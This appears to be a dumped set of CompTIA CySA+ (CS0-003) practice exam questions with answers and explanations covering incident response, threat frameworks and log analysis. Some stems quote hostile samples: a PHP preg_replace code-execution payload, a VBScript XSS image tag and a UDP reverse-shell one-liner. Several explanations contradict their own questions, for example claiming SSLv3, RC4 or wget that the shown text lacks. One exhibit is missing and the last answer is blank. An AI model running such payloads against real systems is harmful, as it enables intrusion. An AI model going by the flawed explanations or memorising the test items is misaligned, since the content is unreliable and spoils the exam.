CompTIA

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

NEW QUESTION 1
A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
|_http-server-header: openresty
| ssl-enum-ciphers:
| TLSv1.1:
| ciphers:
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
| TLSv1.2:
| ciphers:
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
| TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
| TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

A. The host is not up or responding.
B. The host is running excessive cipher suites.
C. The host is allowing insecure cipher suites.
D. The Secure Shell port on this host is closed

Answer: C

Explanation:
The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

NEW QUESTION 2
An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:
• created the initial evidence log.
• disabled the wireless adapter on the device.
• interviewed the employee, who was unable to identify the website that was accessed
• reviewed the web proxy traffic logs.
Which of the following should the analyst do to remediate the infected device?

A. Update the system firmware and reimage the hardware.
B. Install an additional malware scanner that will send email alerts to the analyst.
C. Configure the system to use a proxy server for Internet access.
D. Delete the user profile and restore data from backup.

Answer: A

Explanation:
Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have

been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

NEW QUESTION 3
A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

A. Weaponization
B. Reconnaissance
C. Delivery
D. Exploitation

Answer: D

Explanation:
The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

NEW QUESTION 4
During the log analysis phase, the following suspicious command is detected

```
<?php preg_replace('/.*/e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

A. Buffer overflow
B. RCE
C. ICMP tunneling
D. Smurf attack

Answer: B

Explanation:
RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of …3

NEW QUESTION 5
An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

A. Perform a tabletop drill based on previously identified incident scenarios.
B. Simulate an incident by shutting down power to the primary data center.
C. Migrate active workloads from the primary data center to the secondary location.
D. Compare the current plan to lessons learned from previous incidents.

Answer: A

Explanation:
Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low-risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review. A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions. The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation. Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it does not test or validate them in a simulated or actual scenario

NEW QUESTION 6

After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily
at 10:00 p.m. Which of the following is potentially occurring?

A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration

Answer: D

Explanation:
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1
The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 7
The security analyst received the monthly vulnerability report. The following findings were included in the report
• Five of the systems only required a reboot to finalize the patch application.
• Two of the servers are running outdated operating systems and cannot be patched
The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

A. Compensating controls
B. Due diligence
C. Maintenance windows
D. Passive discovery

Answer: A

Explanation:
Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 8
Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

A. CASB
B. DMARC
C. SIEM
D. PAM

Answer: A

Explanation:
A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats12
The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages34 SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks56 PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources78

NEW QUESTION 9
Which of the following tools would work best to prevent the exposure of PII outside of an organization?

A. PAM
B. IDS
C. PKI
D. DLP

Answer: D

Explanation:
Data loss prevention (DLP) is a tool that can prevent the exposure of PII outside of an organization by monitoring, detecting, and blocking sensitive data in motion, in use, or at rest.

NEW QUESTION 10
While reviewing web server logs, a security analyst found the following line:
<IMG SRC='vbscript:msgbox("test")'>
Which of the following malicious activities was attempted?

A. Command injection
B. XML injection
C. Server-side request forgery
D. Cross-site scripting

Answer: D

Explanation:
XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware12
The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an <IMG> tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks3

NEW QUESTION 10
An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

A. Drop the tables on the database server to prevent data exfiltration.
B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
C. Stop the httpd service on the web server so that the adversary can not use web exploits
D. use micro segmentation to restrict connectivity to/from the web and database servers.
E. Comment out the HTTP account in the / etc/passwd file of the web server
F. Move the database from the database server to the web server.

Answer: BD

Explanation:
Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.comptia.org/certifications/cybersecurity-analyst
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION 11
Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A. Command and control
B. Actions on objectives
C. Exploitation
D. Delivery

Answer: A

Explanation:
Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

NEW QUESTION 12
An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting
B. To hold other departments accountable
C. To identify areas of improvement in the incident response process
D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths,

weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

NEW QUESTION 15
A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

A. Geoblock the offending source country
B. Block the IP range of the scans at the network firewall.
C. Perform a historical trend analysis and look for similar scanning activity.
D. Block the specific IP address of the scans at the network firewall

Answer: A

Explanation:
Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:
- https://www.blumira.com/geoblocking/
- https://www.avg.com/en/signal/geo-blocking


NEW QUESTION 18
A security analyst detects an exploit attempt containing the following command: sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?

A. RCE
B. Reverse shell
C. XSS
D. SQL injection

Answer: B

Explanation:
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 23
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnlvflaq to force communication by HTTPS
B. Block requests without an X-Frame-Options header
C. Configure an Access-Control-Allow-Origin header to authorized domains
D. Disable the cross-origin resource sharing header

Answer: B

Explanation:
The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

NEW QUESTION 27
Which of the following risk management principles is accomplished by purchasing cyber insurance?

A. Accept
B. Avoid
C. Mitigate
D. Transfer

Answer: D

Explanation:
Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.comptia.org/certifications/cybersecurity-analyst
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION 29
Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

A. TO provide metrics and test continuity controls
B. To verify the roles of the incident response team
C. To provide recommendations for handling vulnerabilities
D. To perform tests against implemented security controls

Answer: A

Explanation:
The correct answer is A. To provide metrics and test continuity controls.
A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .
The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization's systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization's systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

NEW QUESTION 30
A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority.
Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud:Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No
B. TSpirit:Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
C. ENameless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No
D. PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

Answer: B

Explanation:
The vulnerability that should be patched first, given the above third-party scoring system, is: TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

NEW QUESTION 32
Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

A. MITRE ATTACK
B. Cyber Kill Cham
C. OWASP
D. STIXTAXII

Answer: A

Explanation:
MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

NEW QUESTION 36
Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

A. Isolate Joe's PC from the network
B. Reimage the PC based on standard operating procedures
C. Initiate a remote wipe of Joe's PC using mobile device management
D. Perform no action until HR or legal counsel advises on next steps

Answer: D

Explanation:
The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee’s system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee’s system or network.

NEW QUESTION 40
An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SRA-I hash.

Answer: D

Explanation:
Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device’s data and verifies its integrity. A forensic image is a bit-by-bit copy of the device’s storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence’s authenticity. Official References:
- https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
- https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

NEW QUESTION 44
During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

A. Clone the virtual server for forensic analysis
B. Log in to the affected server and begin analysis of the logs
C. Restore from the last known-good backup to confirm there was no loss of connectivity
D. Shut down the affected server immediately

Answer: A

Explanation:
The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact copy or image of the server’s data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

NEW QUESTION 46
An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

A. Exploitation
B. Reconnaissance
C. Command and control
D. Actions on objectives

Answer: B

Explanation:
Reconnaissance is the first stage in the Cyber Kill Chain and involves researching potential targets before carrying out any penetration testing. The reconnaissance stage may include identifying potential targets, finding their vulnerabilities, discovering which third parties are connected to them (and what data

they can access), and exploring existing entry points as well as finding new ones. Reconnaissance can take place both online and offline. In this case, an analyst finds that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This indicates that the analyst is witnessing reconnaissance activity by an attacker. Official References:
https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

NEW QUESTION 49
A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

A. Hacklivist
B. Advanced persistent threat
C. Insider threat
D. Script kiddie

Answer: C

Explanation:
The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

NEW QUESTION 54
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001

Answer: A

Explanation:
The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1 PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

NEW QUESTION 59
An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

A. SOAR
B. SIEM
C. SLA
D. IoC

Answer: A

Explanation:
SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

NEW QUESTION 63
Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

A. Determine the sophistication of the audience that the report is meant for
B. Include references and sources of information on the first page
C. Include a table of contents outlining the entire report
D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:
The best way to begin preparation for a report titled “What We Learned” regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION 64
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Answer: D

Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 69
A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

A. Generate a hash value and make a backup image.
B. Encrypt the device to ensure confidentiality of the data.
C. Protect the device with a complex password.
D. Perform a memory scan dump to collect residual data.

Answer: A

Explanation:
